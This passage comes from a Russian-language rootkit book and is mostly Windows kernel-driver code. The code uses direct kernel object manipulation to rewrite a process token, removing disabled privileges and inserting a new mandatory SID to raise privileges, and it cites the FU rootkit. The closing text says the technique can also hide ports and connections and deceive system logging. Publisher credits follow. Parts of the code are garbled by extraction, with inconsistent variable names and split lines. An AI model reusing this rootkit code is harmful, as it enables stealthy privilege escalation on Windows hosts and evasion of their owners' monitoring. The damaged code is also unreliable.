for (luid_count = 0; luid_count < PrivCount; luid_count++)
{
    if(((PLUID_AND_ATTRIBUTES)vpart)[luid_count].Attributes !=
        SE_PRIVILEGE_DISABLED)
    {
        ((PLUID_AND_ATTRIBUTES)var_part)[i_LuidsUsed].Luid =
            ((PLUID_AND_ATTRIBUTES)vpart)[luid_count].Luid;
        ((PLUID_AND_ATTRIBUTES)var_part)[i_LuidsUsed].Attributes =
            ((PLUID_AND_ATTRIBUTES)vpart)[luid_count].Attributes;
        LuidsUsed++; // счетчик скопированных привилегий
    }
}

// Вычисляем размер памяти, необходимый для размещения токена.
// Размер массива SID вычисляется в пользовательской части руткита и
// передается руткиту с помощью IOCTL. Вычислить размер SID можно так:
// LookupAccountName(NULL, sname, my_SID, &d_SSIDSize, lp_domName,
// &d_domSize, sid_use);
// наглядный пример вы найдете в файле fu.cpp руткита FU
spaceNeeded = SidSize + sizeof(SID_AND_ATTRIBUTES);
spaceSaved = (PrivCount - LuidsUsed) *
    sizeof(LUID_AND_ATTRIBUTES);
spaceUsed = LuidsUsed * sizeof(LUID_AND_ATTRIBUTES);

if (spaceSaved < spaceNeeded)
{
    ExFreePool(varpart);
    // Недостаточно места для записи SID
    IoStatus->Status = STATUS_INSUFFICIENT_RESOURCES;
    break;
}
// Копируем всю существующую в токене структуру SID_AND_ATTRIBUTES
// во временную область
RtlCopyMemory(
    (PVOID)((DWORD)var_part+spaceUsed),
    (PVOID)((DWORD)vpart + (PrivCount * sizeof(LUID_AND_
ATTRIBUTES))),
    SidCount * sizeof(SID_AND_ATTRIBUTES)
);
for (int sid_count = 0; sid_count < SidCount; sid_count++)
{
```

```

((PSID_AND_ATTRIBUTES)((DWORD)var_part +
(spaceUsed)))[sid_count].Attributes =
old_sid_ptr[sid_count].Attributes;
((PSID_AND_ATTRIBUTES)((DWORD)var_part+(spaceUsed)))
[sid_count].Sid =
(PSID)((DWORD) old_sid_ptr[sid_count].Sid) -
((DWORD) spaceSaved) +
((DWORD) sizeof(SID_AND_ATTRIBUTES)));
}

// Вычисляем новый размер списка SID
// после добавления нового SID в конец списка
SizeOfLastSid = (DWORD)vpart + VariableLen;
SizeOfLastSid = SizeOfLastSid -
(DWORD)((PSID_AND_ATTRIBUTES)old_sid_ptr)[SidCount-1].Sid;
((PSID_AND_ATTRIBUTES)((DWORD)var_part+(spaceUsed)))[SidCount].Sid
= (PSID)((DWORD)((PSID_AND_ATTRIBUTES)((DWORD)varpart +
(spaceUsed)))[SidCount-1].Sid + SizeOfLastSid);
// Устанавливаем атрибуты нового SID. Значение 0x00000007
соответствует
// флагу Mandatory
((PSID_AND_ATTRIBUTES)((DWORD)var_part +
(spaceUsed)))[SidCount].Attributes = 0x00000007;
// Копируем новую переменную часть из временного хранилища
// в существующий токен
SizeOfOldSids = (DWORD)vpart + vpart_len;
SizeOfOldSids = SizeOfOldSids -
(DWORD)((PSID_AND_ATTRIBUTES)old_sid_ptr)[0].Sid;
RtlCopyMemory(
(VOID UNALIGNED *)((DWORD)var_part +
(spaceUsed)+((SidCount+1)*sizeof(SID_AND_ATTRIBUTES))),
(CONST VOID UNALIGNED *)((DWORD)vpart +
(PrivCount*sizeof(LUID_AND_ATTRIBUTES))+
(SidCount*sizeof(SID_AND_ATTRIBUTES))),
SizeOfOldSids
);
RtlZeroMemory(vpart, vpart_len);
RtlCopyMemory(vpart, var_part, vpart_len);
// Копируем новый SID в самый конец списка SID
RtlCopyMemory(
((PSID_AND_ATTRIBUTES)((DWORD)vpart+
(spaceUsed)))[SidCount].Sid,
psid, SidSize
);
// модифицируем счетчики и указатели статической части токена
*(int*)(token + SIDCOUNTOFFSET) += 1;
*(int*)(token + PRIVCOUNTOFFSET) = LuidsUsed;
*(PSID_AND_ATTRIBUTES*)(token + SIDADDROFFSET) =
(PSID_AND_ATTRIBUTES)((DWORD) vpart + (spaceUsed));
ExFreePool(var_part);

```

В этой главе мы рассмотрели, как с помощью DKOM можно скрывать процессы и изменять их полномочия. Но это не предел для DKOM. С помощью данной техники можно сделать гораздо больше – скрывать сетевые порты и соединения, обманывать средства протоколирования системы и многое другое. Все это остается вам на самостоятельное изучение.

При модификации системных объектов вы должны разобраться, для чего используется тот или иной объект. Если в документации о нем ничего не сказано, то вам помогут отладчики уровня ядра WinDbg, SoftIce, IDA Pro.

Группа подготовки издания:

Зав. редакцией компьютерной литературы: *М.В. Финков*
Редактор: *О.И. Березкина*
Корректоры: *Е.Е. Кириллов, Н.Б. Сиразитдинова*

ООО «Наука и Техника»

Лицензия №000350 от 23 декабря 1999 года.
198097, г. Санкт-Петербург, ул. Маршала Говорова, д. 29.
Подписано в печать 19.06.2006. Формат 70x100 1/16.
Бумага газетная. Печать офсетная. Объем 20 п. л.
Тираж 3000. Заказ 665

Отпечатано с готовых диапозитивов в ОАО «Техническая книга»
190005, Санкт-Петербург, Измайловский пр., 29.